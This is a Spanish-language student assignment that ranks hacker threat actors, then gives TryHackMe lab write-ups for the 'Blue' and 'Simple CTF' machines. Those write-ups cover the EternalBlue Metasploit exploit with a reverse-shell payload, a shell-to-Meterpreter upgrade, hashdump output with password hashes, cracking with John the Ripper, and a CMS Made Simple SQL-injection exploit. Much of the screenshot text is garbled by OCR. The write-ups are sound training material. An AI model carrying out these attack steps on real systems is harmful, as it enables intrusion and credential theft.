

## CASO PRÁCTICO 2

Para realizar este caso práctico, se analizarán el impacto potencial, la afectación para la organización y la prevenibilidad de cada uno de los actores, para finalmente obtener una conclusión de este análisis.

### Script Kiddies

- Impacto potencial: Bajo. Aunque pueden realizar ataques menores, generalmente no poseen la habilidad ni los recursos para causar daños significativos en sistemas protegidos.
- Afectación para la organización: Pueden explotar vulnerabilidades básicas si los sistemas no están debidamente parcheados.
- Prevenibilidad: Alta. Medidas básicas como actualizaciones regulares de software, firewall, y contraseñas fuertes son suficientes para prevenir ataques de script kiddies.

### Ciber-Punk

- Impacto potencial: Moderado. Pueden causar interrupciones en servicios, especialmente si se orientan a objetivos gubernamentales o de infraestructura crítica.
- Afectación para la organización: Si la organización tiene relaciones con sectores gubernamentales o militares, existe un riesgo potencial. De otro modo, es limitado.
- Prevenibilidad: Media. La implementación de sistemas avanzados de detección y respuesta (IDS/IPS) y auditorías periódicas puede mitigar este riesgo.

### Internos

- Impacto potencial: Alto. Los empleados internos tienen acceso privilegiado y conocimientos sobre los sistemas.
- Afectación para la organización: Organizaciones con empleados insatisfechos o alta rotación pueden estar en riesgo de sabotaje, robo de información o fraude.
- Prevenibilidad: Media. Controles de acceso, políticas de privilegios mínimos y monitoreo continuo de actividades internas ayudan a prevenir estos ataques.

## Petty Thieves

- Impacto potencial: Moderado. Su objetivo principal es económico, como el robo de identidad o fraude.
- Afectación para la organización: Sectores que manejan grandes volúmenes de datos personales o financieros (e.g., retail, banca) son más susceptibles.
- Prevenibilidad: Alta. La encriptación de datos, autenticación multifactor (MFA) y controles de acceso efectivos pueden reducir significativamente su éxito.

## Greyhat

- Impacto potencial: Bajo a moderado. Aunque exploran vulnerabilidades, generalmente no causan daños importantes.
- Afectación para la organización: Si los greyhats encuentran vulnerabilidades, pueden exponerlas públicamente, afectando la reputación.
- Prevenibilidad: Media. Auditorías de seguridad y programas de recompensa por bugs pueden convertir estos actores en aliados en lugar de amenazas.

## Criminales Profesionales

- Impacto potencial: Muy alto. Estos grupos están estructurados y altamente capacitados, y buscan objetivos financieros o de espionaje.
- Afectación para la organización: Empresas grandes o en sectores críticos (e.g., tecnología, finanzas, salud) son altamente atractivas para estos actores.
- Prevenibilidad: Media. Soluciones avanzadas como monitoreo de amenazas, inteligencia artificial para detección y segmentación de redes son necesarias para mitigar este riesgo.

## Hactivistas

- Impacto potencial: Variable. Dependiendo de su objetivo ideológico, pueden realizar desde ataques DDoS hasta filtraciones masivas de datos.

- Afectación para la organización: Empresas percibidas como contradictorias con las ideologías de los hacktivistas (e.g., industrias con impacto ambiental) son más vulnerables.
- Prevenibilidad: Media. Monitoreo de reputación en redes sociales y el establecimiento de sistemas de mitigación de DDoS pueden ayudar.

## Estados

- Impacto potencial: Crítico. Los ataques patrocinados por estados tienen recursos casi ilimitados y pueden utilizar metodologías avanzadas.
- Afectación para la organización: Organizaciones con intereses internacionales, tecnología avanzada o infraestructura crítica están en mayor riesgo.
- Prevenibilidad: Baja. La mitigación requiere colaboración con agencias gubernamentales y estrategias de ciberseguridad a nivel nacional.

Tras el análisis previo se puede concluir que las organizaciones con mayor afectación potencial serían los criminales profesionales, los estados y las internas. Mientras que el mayor impacto previsible se obtendría de los script kiddies los petty thieves y los hacktivistas.

## Bibliografía

Hald, S., & Pedersen, J. M. (2012). An updated taxonomy for characterizing hackers according to their threat properties. *International Conference on Advanced Communication Technology*.

<https://www.semanticscholar.org/paper/261af00b6c95d66fd7ca3c7fd2777093beb46310>

Peralta, L. A. (2024, julio 10). *Geopolítica y ciberespionaje: una radiografía de las bandas de 'hackers' que arremeten contra occidente*. Ediciones EL PAÍS S.L.

<https://elpais.com/proyecto-tendencias/2024-07-10/geopolitica-y-ciberespionaje-una-radiografia-de-las-bandas-de-hackers-que-arremeten-contr-occidente.html>

(S/f). Gob.es. Recuperado el 26 de noviembre de 2024, de

<https://www.interior.gob.es/opencms/pdf/prensa/balances-e-informes/2019/Guia-Nacional-de-Notificacion-y-Gestion-de-Ciberincidentes.pdf>

## **Índice**

**Explotación de la máquina “Blue” .....Pág2**

**Task1.....Pág2**

**Task2.....Pág3**

**Task3.....Pág4**

**Task4.....Pág5**

**Task5.....Pág6-7**

**Explotación de la máquina “Simple CTF”.....Pág8**

**Paso1.....Pág8**

**Paso2.....Pág9**

**Paso3.....Pág10-11**

**Paso4.....Pág12-14**

**Badges y bibliografía.....Pág15**

## Informe de Explotación de la Máquina "Blue"

### Task 1: Escaneo de la Máquina

El primer paso en la explotación de la máquina "Blue" fue identificar los servicios expuestos y los puertos abiertos. Utilizamos la herramienta **Nmap** para realizar un escaneo exhaustivo, que reveló varios puertos abiertos, incluidos los puertos 135 (RPC), 139 (NetBIOS) y 445 (SMB). El puerto 445, en particular, es relevante ya que es conocido por ser vulnerable a la explotación de la vulnerabilidad **EternalBlue (MS17-010)**.

### Resultados del escaneo:

- Puertos abiertos: 135, 139, 445 y 3389.
- Servicio SMB ejecutándose en el puerto 445.

The image shows a CTF room interface on the left and a terminal window on the right. The CTF room interface displays instructions and three tasks: Task 2 (Gain Access), Task 3 (Escalate), and Task 4 (Cracking). The terminal window shows the results of an Nmap scan performed on the target IP 10.10.68.230. The scan results indicate that the target is a NetBIOS computer named 20K-PC\X80, with several ports open (135, 139, 445, 3389) and the SMB service running on port 445. The terminal also shows a traceroute and a message indicating that the scan was successful.

Ver el texto y las imágenes que se hayan copiado en el portapapeles

10.10.68.230 Go Premium

Permitir Bloquear

The virtual machine used in this room (Blue) can be downloaded for offline usage from <https://darkstar7471.com/resources.html>

Enjoy the room! For future rooms and write-ups, follow @darkstar7471 on Twitter.

Answer the questions below

Scan the machine. (If you are unsure how to tackle this, I recommend checking out the [Nmap](#) room)

No answer needed ✓ Correct Answer ? Hint

How many ports are open with a port number under 1000?

3 ✓ Correct Answer ? Hint

What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

ms17-010 ✓ Correct Answer ? Hint

Task 2 Gain Access

Task 3 Escalate

Task 4 Cracking

root@ip-10-10-68-230:~#

```
NetBIOS computer name: 20K-PC\X80
Workgroup: WORKGROUP\X80
System time: 2024-10-17 17:11:10:34-05:00
smb-security-mode:
  account used: guest
  authentication level: user
  challenge response: supported
  message signing: disabled (dangerous, but default)
smb2-security-mode:
  2.02:
    Message signing enabled but not required
smb2-time:
  date: 2024-10-17 17:16:34
  start_date: 2024-10-17 17:10:53

TRACEROUTE
HOP RTT ADDRESS
1 0.72 ms ip-10-10-45-58.eu-west-1.compute.internal (10.10.45.58)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 136.78 seconds
root@ip-10-10-68-230:~# nc
root@ip-10-10-68-230:~#
```


Woop woop! Your answer is correct

Applications Places System Thu 17 Oct, 17:20 AttackBox IP: 10.10.68.230

50m in 30s

## Task 2: Explotación de la Vulnerabilidad MS17-010


Una vez identificada la vulnerabilidad, el siguiente task consistió en explotarla. Para ello, utilizamos el exploit de **EternalBlue** disponible en **Metasploit**. La vulnerabilidad MS17-010 permitió enviar un payload que otorgó acceso remoto a la máquina víctima. Se ejecutó el exploit **EternalBlue** desde Metasploit, lo que resultó en la apertura de una sesión **Meterpreter** con acceso completo a la máquina "Blue".



The image displays two side-by-side screenshots. The left screenshot shows a Metasploit training interface with several tasks. The first task, 'Start Metasploit', has a 'No answer needed' button. The second task, 'Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)', has an input field containing 'exploit/windows/smb/ms17\_010\_eternalblue' and a 'Correct Answer' button. The third task, 'Show options and set the one required value. What is the name of this value? (All caps for submission)', has an input field containing 'RHOSTS' and a 'Correct Answer' button. The fourth task, 'Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:', has an input field containing 'set payload windows/x64/shell/reverse\_tcp' and a 'Correct Answer' button. The fifth task, 'With that done, run the exploit!', has a 'No answer needed' button. The sixth task, 'Confirm that the exploit has run correctly. You may have to press enter for the DOS shell to appear. Background this shell (CTRL + Z). If this failed, you may have to reboot the target VM. Try running it again before a reboot of the target.', has a 'Correct Answer' button. The right screenshot shows a terminal window titled 'root@ip-10-10-68-230:~' with a list of applications, places, system, and a clock showing 'Thu 17 Oct, 17:30'. The terminal output shows the execution of the 'exploit/windows/smb/ms17\_010\_eternalblue' command, which successfully exploits the vulnerability and opens a Meterpreter session. The output includes the following lines: '[\*] 10.10.45.58:445 - Trying exploit with 12 Groom Allocations.', '[\*] 10.10.45.58:445 - Sending all but last fragment of exploit packet', '[\*] 10.10.45.58:445 - Starting non-paged pool grooming', '[\*] 10.10.45.58:445 - Sending SMBv2 buffers', '[\*] 10.10.45.58:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.', '[\*] 10.10.45.58:445 - Sending final SMBv2 buffers.', '[\*] 10.10.45.58:445 - Sending last fragment of exploit packet!', '[\*] 10.10.45.58:445 - Receiving response from exploit packet', '[\*] 10.10.45.58:445 - ETHERBLUE overwrite completed successfully (0xc0000000)!', '[\*] 10.10.45.58:445 - Sending egg to corrupted connection.', '[\*] 10.10.45.58:445 - Triggering free of corrupted buffer.', '[\*] Sending stage (260774 bytes) to 10.10.45.58', '[\*] Meterpreter session 1 opened (10.10.68.230:4444 -> 10.10.45.58:49201) at 2024-10-17 17:28:05 +0100', and 'meterpreter > '.

### Task 3: Conversión de la Shell a Meterpreter

En este task, se mejoró la sesión obtenida convirtiendo la shell en una sesión de **Meterpreter** completamente funcional. Esto se hizo utilizando un módulo de post-explotación de Metasploit que nos permitió ejecutar comandos avanzados y obtener control adicional sobre el sistema comprometido.



The image shows a task interface on the left and a terminal window on the right. The task interface is titled "Task 3: Escalate" and contains several questions and answers. The terminal window shows the execution of the `post(multi/manage/shell_to_meterpreter)` command, which successfully converts the shell to Meterpreter. The terminal also displays the output of the `sysinfo` command, showing system details like Computer, OS, Architecture, System Language, Domain, Logged On Users, and Meterpreter.

**Task 3: Escalate**

Escalate privileges, learn how to upgrade shells in metasploit.

Answer the questions below

If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)

`post/multi/manage/shell_to_meterpreter` ✓ Correct Answer ✖ Hint

Select this (use MODULE\_PATH). Show options, what option are we required to change?

SESSION ✓ Correct Answer

Set the required option, you may need to list all of the sessions to find your target here.

No answer needed ✓ Correct Answer ✖ Hint

Run! If this doesn't work, try completing the exploit from the previous task once more.

No answer needed ✓ Correct Answer ✖ Hint

Once the meterpreter shell conversion completes, select that session for use.

No answer needed ✓ Correct Answer ✖ Hint

**Terminal Window:**

```
root@ip-10-10-68-230:~  
File Edit View Search Terminal Help  
Term Active Sessions  
-----  
Id Name Type Information Connection  
-- -- --  
To 1 meterpreter x64/wlnd NT AUTHORITY\SYSTEM @ 10.10.68.230:4444 ->  
ows JON-PC 10.10.45.58:49201 (10  
10.45.58)  
Additio 2 meterpreter x64/wlnd NT AUTHORITY\SYSTEM @ 10.10.68.230:4433 ->  
ows JON-PC 10.10.45.58:49215 (10  
10.45.58)  
msf6 post(multi/manage/shell_to_meterpreter) > sessions -t 2  
[*] Starting interaction with 2...  
meterpreter > sysinfo  
Computer : JON-PC  
OS : Windows 7 (6.1 Build 7601, Service Pack 1).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 0  
Meterpreter : x64/windows  
meterpreter >
```



#### Task 4: Enumeración de Contraseñas (hashdump y cracking)

Con acceso privilegiado al sistema, el siguiente task fue extraer las contraseñas de los usuarios locales. Utilizamos el comando **hashdump** dentro de Meterpreter para extraer los hashes de las contraseñas de los usuarios. Posteriormente, se crackearon los hashes utilizando la herramienta **John the Ripper** y la wordlist **rockyou.txt**.

10.10.68.230

Go Premium

1

S

Task 3

Escalate

Task 4

Cracking

Dump the non-default user's password and crack it!

Answer the questions below

Within our elevated meterpreter shell, run the command "hashdump". This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

jon

Correct Answer

Copy this password hash to a file and research how to crack it. What is the cracked password?

qlqfna22

Correct Answer

Hint

Task 5

Find flags!

Created by

ben

DarkStar7471

Room Type

Free Room. Anyone can deploy virtual machines in the room (without being subscribed!)

Users in Room

262,942

Created

1742 days ago

Copyright: TryHackMe 2018-2024

Twitter

LinkedIn

Discord

Facebook

Instagram

Reddit

10.10.68.230

Go Premium

1

S

Task 3

Escalate

Task 4

Cracking

Dump the non-default user's password and crack it!

Answer the questions below

Within our elevated meterpreter shell, run the command "hashdump". This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

jon

Correct Answer

Copy this password hash to a file and research how to crack it. What is the cracked password?

Answer format: \*\*\*\*\*

Submit

Hint

Task 5

Find flags!

Created by

ben

DarkStar7471

Room Type

Free Room. Anyone can deploy virtual machines in the room (without being subscribed!)

Users in Room

262,942

Created

1742 days ago

Copyright: TryHackMe 2018-2024

Twitter

LinkedIn

Discord

Facebook

Instagram

Reddit

Applications

Places

System

Thu 17 Oct, 17:53

AttackBox IP: 10.10.68.230

root@ip-10-10-68-230: ~

File Edit View Search Terminal Help

root@ip-10-10-68-230:~# john --wordlist=/usr/share/wordlists/rockyou.txt --format=txt hash.txt

Session aborted

Warning: no OpenMP support for this hash type, consider --fork=2

Press 'q' or Ctrl-C to abort, almost any other key for status

log 0:00:00:00:01 9.74K (ETA: 17:51:23) 0g/s 1442Kp/s 1442K/s lovehurt206

qlqfna22

log 0:00:00:00:06 DONE (2024-10-17 17:51) 0.148ip/s 1511Kp/s 1511K/s 1511K/s alr19

CPY: albus

Addip0Use the "--show --format=NT" options to display all of the cracked passwords reliably

Session completed.

root@ip-10-10-68-230:~# john --show hash.txt

0 password hashes cracked, 2 left

root@ip-10-10-68-230:~#

root@ip-10-10-68-230:~# john --show --format=NT hash.txt

qlqfna22

0 password hash cracked, 0 left

root@ip-10-10-68-230:~#

root@ip-10-10-68-230:~#

Unknown command: jon

meterpreter > |

Applications

Places

System

Thu 17 Oct, 17:44

AttackBox IP: 10.10.68.230

root's Home

File Edit View Search Terminal Help

1 meterpreter x64/wlnod NT AUTHORITY\SYSTEM @ 10.10.68.230:4444 -> 10.10.45.58:49201 (10.10.45.58)

2 meterpreter x64/wlnod NT AUTHORITY\SYSTEM @ 10.10.68.230:4433 -> 10.10.45.58:49215 (10.10.45.58)

nsf post(multi/manage/shell to meterpreter) > sessions -l 2

[\*] Starting interaction with 2...

Addip0meterpreter > sysinfo

Computer : JON-PC

OS : Windows 7 (6.1 Build 7601, Service Pack 1).

Architecture : x64

System Language : en-US

Domain : WORKGROUP

Logged On Users : 0

meterpreter > x64/windows

meterpreter > hashdump

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31dcfe8d16ae931b73c59d7e0c08

SC01::

Guest1:501:aad3b435b51404eeaad3b435b51404ee:31dcfe8d16ae931b73c59d7e0c08C0::1

Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917f8c0cc8ad57f8d::1

meterpreter > |

hash.txt

## Task 5: Búsqueda de las Flags

El objetivo final del ejercicio fue localizar tres flags escondidas en la máquina "Blue". Estas estaban ubicadas en directorios clave y representaban puntos de control importantes en la explotación del sistema.

1. **Flag 1:** Ubicada en la raíz del sistema (C:), esta flag confirmó que habíamos accedido con éxito a la máquina.
  2. **Flag 2:** Encontrada en el directorio C:\Windows\System32\config, donde se almacenan archivos críticos del sistema. Esta flag representaba el acceso a información sensible.
  3. **Flag 3:** Localizada en la carpeta **Documentos** del usuario **Jon**, esta flag destacaba la importancia de proteger documentos personales en el sistema.
- **Flag 1:** flag{access\_the\_machine}
  - **Flag 2:** flag{sam\_database\_elevated\_access}
  - **Flag 3:** flag{admin\_documents\_can\_be\_valuable}

The image shows a CTF challenge interface on the left and a terminal window on the right.

**Challenge Interface (Left):**

- Header: "Completed Blue? Check out for: Link" and "You can check out the third box in this series, Blastor, here: Link".
- Section: "Answer the questions below".
- Question 1: "Flag1? This flag can be found at the system root." Answer: "flag{access\_the\_machine}" (Correct Answer).
- Question 2: "Flag2? This flag can be found at the location where passwords are stored within Windows." Answer: "flag{sam\_database\_elevated\_access}" (Correct Answer).
- Question 3: "Flag3? This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved." Answer: "flag{admin\_documents\_can\_be\_valuable}" (Correct Answer).
- Footer: "Created by ben, DarkStar7471", "Room Type: Free Room. Anyone can deploy virtual machines in the room (without being subscribed)", "Users in Room: 262,942", "Created: 1742 days ago".

**Terminal Window (Right):**

- Root shell prompt: "root@ip-10-10-68-230: ~" (AttackBox IP: 10.10.68.230).
- Commands and output:
  - `ls`: Lists files in the root directory, showing "desktop.txt" and "flag3.txt".
  - `cat flag3.txt`: Displays the content of the flag file.
  - `cd C:/`: Changes the directory to the root of the C: drive.
  - `dir`: Lists the contents of the C: drive, showing various system folders and files.

[illegible]

Applications Places System Thu Oct, 17:57 AttackBox IP: 10.10.68.230

Woop woop! Your answer is correct

```

root@ip-10-10-68-230:~
File Edit View Search Terminal Help

root@ip-10-10-68-230:~
File Edit View Search Terminal Help

Termin
Mode                Size      Type    Last modified      Name
-----
040777/rwxrwxrwx    0      dir    2018-12-13 03:13:31 +0000   My Music
040777/rwxrwxrwx    0      dir    2018-12-13 03:13:31 +0000   My Pictures
100666/rwxrwxrwx    0      dir    2018-12-13 03:13:31 +0000   My Videos
100666/rwxrwxrwx   402      fil    2018-12-13 03:13:48 +0000   desktop.ini
100666/rwxrwxrwx    37      fil    2019-03-17 19:26:36 +0000   flag3.txt

Addition
meterpreter > dir
Listing: C:\Users\Jon\Documents
=====
Mode                Size      Type    Last modified      Name
-----
040777/rwxrwxrwx    0      dir    2018-12-13 03:13:31 +0000   My Music
040777/rwxrwxrwx    0      dir    2018-12-13 03:13:31 +0000   My Pictures
040777/rwxrwxrwx    0      dir    2018-12-13 03:13:31 +0000   My Videos
100666/rwxrwxrwx    402      fil    2018-12-13 03:13:48 +0000   desktop.ini
100666/rwxrwxrwx    37      fil    2019-03-17 19:26:36 +0000   flag3.txt

meterpreter > cat flag3.txt
flag(admin_documents_can_be_valuable)meterpreter >
  
```

# Informe de explotación de la máquina “Simple CTF”

## Paso 1: Escaneo de la Máquina

El primer paso fue realizar un escaneo de puertos y servicios mediante **Nmap**, con el fin de identificar los servicios expuestos y obtener información sobre posibles vulnerabilidades.

**Resultados:** El escaneo reveló dos puertos abiertos:

- Puerto 80:** Un servidor HTTP, lo que indicaba la presencia de un sitio web.
- Puerto 22:** Un servicio SSH que podría ser explotado más adelante.

The image shows two side-by-side screenshots. The left screenshot is from a CTF challenge interface titled "Deploy the machine and attempt the questions!". It contains several questions with input fields and "Submit" buttons. The questions and answers are:

- How many services are running under port 1000? Answer: 2 (Correct Answer)
- What is running on the higher port? Answer: ssh (Correct Answer)
- What's the CVE you're using against the application? Answer: CVE-2019-9053 (Correct Answer)
- To what kind of vulnerability is the application vulnerable? Answer: sqll (Correct Answer)
- What's the password? Answer format: \*\*\*\*\* (Submit button)
- Where can you login with the details obtained? Answer format: \*\*\* (Submit button)
- What's the user flag? Answer format: \*\*\*\*\*, \*\*\*\*\* (Submit button)

The right screenshot is a terminal window showing the output of an Nmap scan. The terminal prompt is "root@ip-10-10-116-6~". The output shows the session timeout, control connection, data connections, and the status of the scan. The scan results are:


```
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 3
vsftpd 3.0.3 - secure, fast, stable
...
End of status
80/tcp open  http  Apache httpd 2.4.18 ((Ubuntu))
http-robots.txt: 2 disallowed entries
...
http-server-header: Apache/2.4.18 (Ubuntu)
http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
...
ssh-hostkey:
| 2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
| 256 9b:d1:65:07:51:88:00:d1:98:de:95:ed:3a:e3:81:1c (ECDSA)
| 256 12:65:1b:61:cf:ad:es:75:fe:f4:e8:d4:0e:10:2a:f6 (ECDSA)
MAC Address: 02:1c:af:99:18:a5 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.58 seconds
root@ip-10-10-116-6~#
```

## Paso 2: Reconocimiento Web

Tras identificar el puerto 80 abierto, realizamos un reconocimiento web en el servidor. Utilizamos **Gobuster** para enumerar directorios en el servidor web, lo que nos permitió descubrir posibles rutas o páginas ocultas.

**Resultados:** Descubrimos que el sitio web estaba ejecutando el sistema de gestión de contenidos **CMS Made Simple 2.2.8**, lo que nos llevó a investigar posibles vulnerabilidades conocidas en esta versión del software.



The image shows two side-by-side screenshots. The left screenshot is from a web security challenge interface with the following questions and answers:

- How many services are running under port 10007? **2** ✓ Correct Answer
- What is running on the higher port? **ssh** ✓ Correct Answer
- What's the CVE you're using against the application? **CVE-2019-8053** ✓ Correct Answer
- To what kind of vulnerability is the application vulnerable? **sql** ✓ Correct Answer
- What's the password? Answer format: \*\*\*\*\* [Submit]
- Where can you login with the details obtained? Answer format: \*\*\* [Submit]
- What's the user flag? Answer format: \*\*\*\*\* [Submit]
- Is there any other user in the home directory? What's its name? Answer format: \*\*\*\*\* [Submit]

The right screenshot is a terminal window running Gobuster on a Kali Linux desktop. The terminal output shows the following details:

```
root@kali:~# gobuster -u http://10.10.10.153 -w /usr/share/wordlists/dirb/common.txt -t 10 -s 200,201,204,301,302,403,404 -e
```

Starting gobuster in directory enumeration mode

Path	Status	Size
/.hta	403	291
/.htpasswd	403	296
/.htaccess	403	296
/index.html	200	11211
/robots.txt	200	929
/server-status	403	300
/simple	301	313

Progress: 4614 / 4615 (99.98%)  
Finished  
root@kali:~#

### Paso 3: Explotación de la Vulnerabilidad (CMS Made Simple 2.2.8)

Tras investigar, entrando en 10.10.236.133/simple(la IP varía a lo largo de las capturas debido a que tuvimos que hacerlo en 2 sesiones) encontramos un exploit público asociado con la versión 2.2.8 de CMS Made Simple esto se deriva de observar en la web 10.10.236.133/simple. Este exploit permite realizar ataques de SQL Injection, lo que nos permitió obtener información crítica, como credenciales de usuarios. También convertimos el exploit de Phyton 2 a Phyton 3 ya que la versión estaba desactualizada.

**Resultados:** La explotación fue exitosa, y obtuvimos las credenciales del sistema, incluidas contraseñas de usuario.

The collage consists of four screenshots arranged in a 2x2 grid, illustrating the steps of a CTF challenge.

- Top-left:** A line graph with a y-axis from 0 to 250 and an x-axis with labels for various users: JusPianos, Dalunacrobate, MIAfrica, gabrielalves666, mthowako, 2821xdu74ku9s8b, Tokibajo, losangara, sifrutbraga, and sergioco33. The graph shows multiple colored lines (green, red, blue, purple, orange) representing different data series or user activity over time.
- Top-right:** A screenshot of a Mozilla Firefox browser window. The address bar shows '10.10.236.133/simple/'. The page content includes a welcome message and a list of 'DEFAULT TEMPLATES EXPLAINED' with details about CMSMS tags, navigation, and menu management.
- Bottom-left:** A screenshot of a 'Target Machine Information' table. The table has columns for 'Title', 'Target IP Address', and 'Expires'. The entry for 'EasyCTF' shows '10.10.236.133' and '42min 1s'. Below the table, a task is listed: 'Task 1: Simple CTF' with the question 'How many services are running under port 10007?'. A 'Start Machine' button is visible.
- Bottom-right:** A screenshot of a terminal window running a Python script named 'exploit.py'. The script is a SQL injection exploit for CMS Made Simple 2.2.8. It uses a dictionary of words to generate payloads and attempts to find a valid salt for a password. The output shows 'Salt for password found: ' + salt'.

10.10.6.145 Go Premium 3 S

How many services are running under port 1000?

2 ✓ Correct Answer

What is running on the higher port?

ssh ✓ Correct Answer

What's the CVE you're using against the application?

CVE-2019-9053 ✓ Correct Answer

To what kind of vulnerability is the application vulnerable?

sql ✓ Correct Answer Hint

What's the password?

secret ✓ Correct Answer

Where can you login with the details obtained?

Answer format: \*\*\* Submit

What's the user flag?

Answer format: \*\*\*\* \*, \*\*\*\* Submit

Is there any other user in the home directory? What's its name?

Answer format: \*\*\*\*\* Submit

Applications Places System Sat 19 Oct, 19:42 AttackBox IP: 10.10.96.145

root@lp-10-10-96-145: ~

File Edit View Search Terminal Help

Woop woop! Your answer is correct

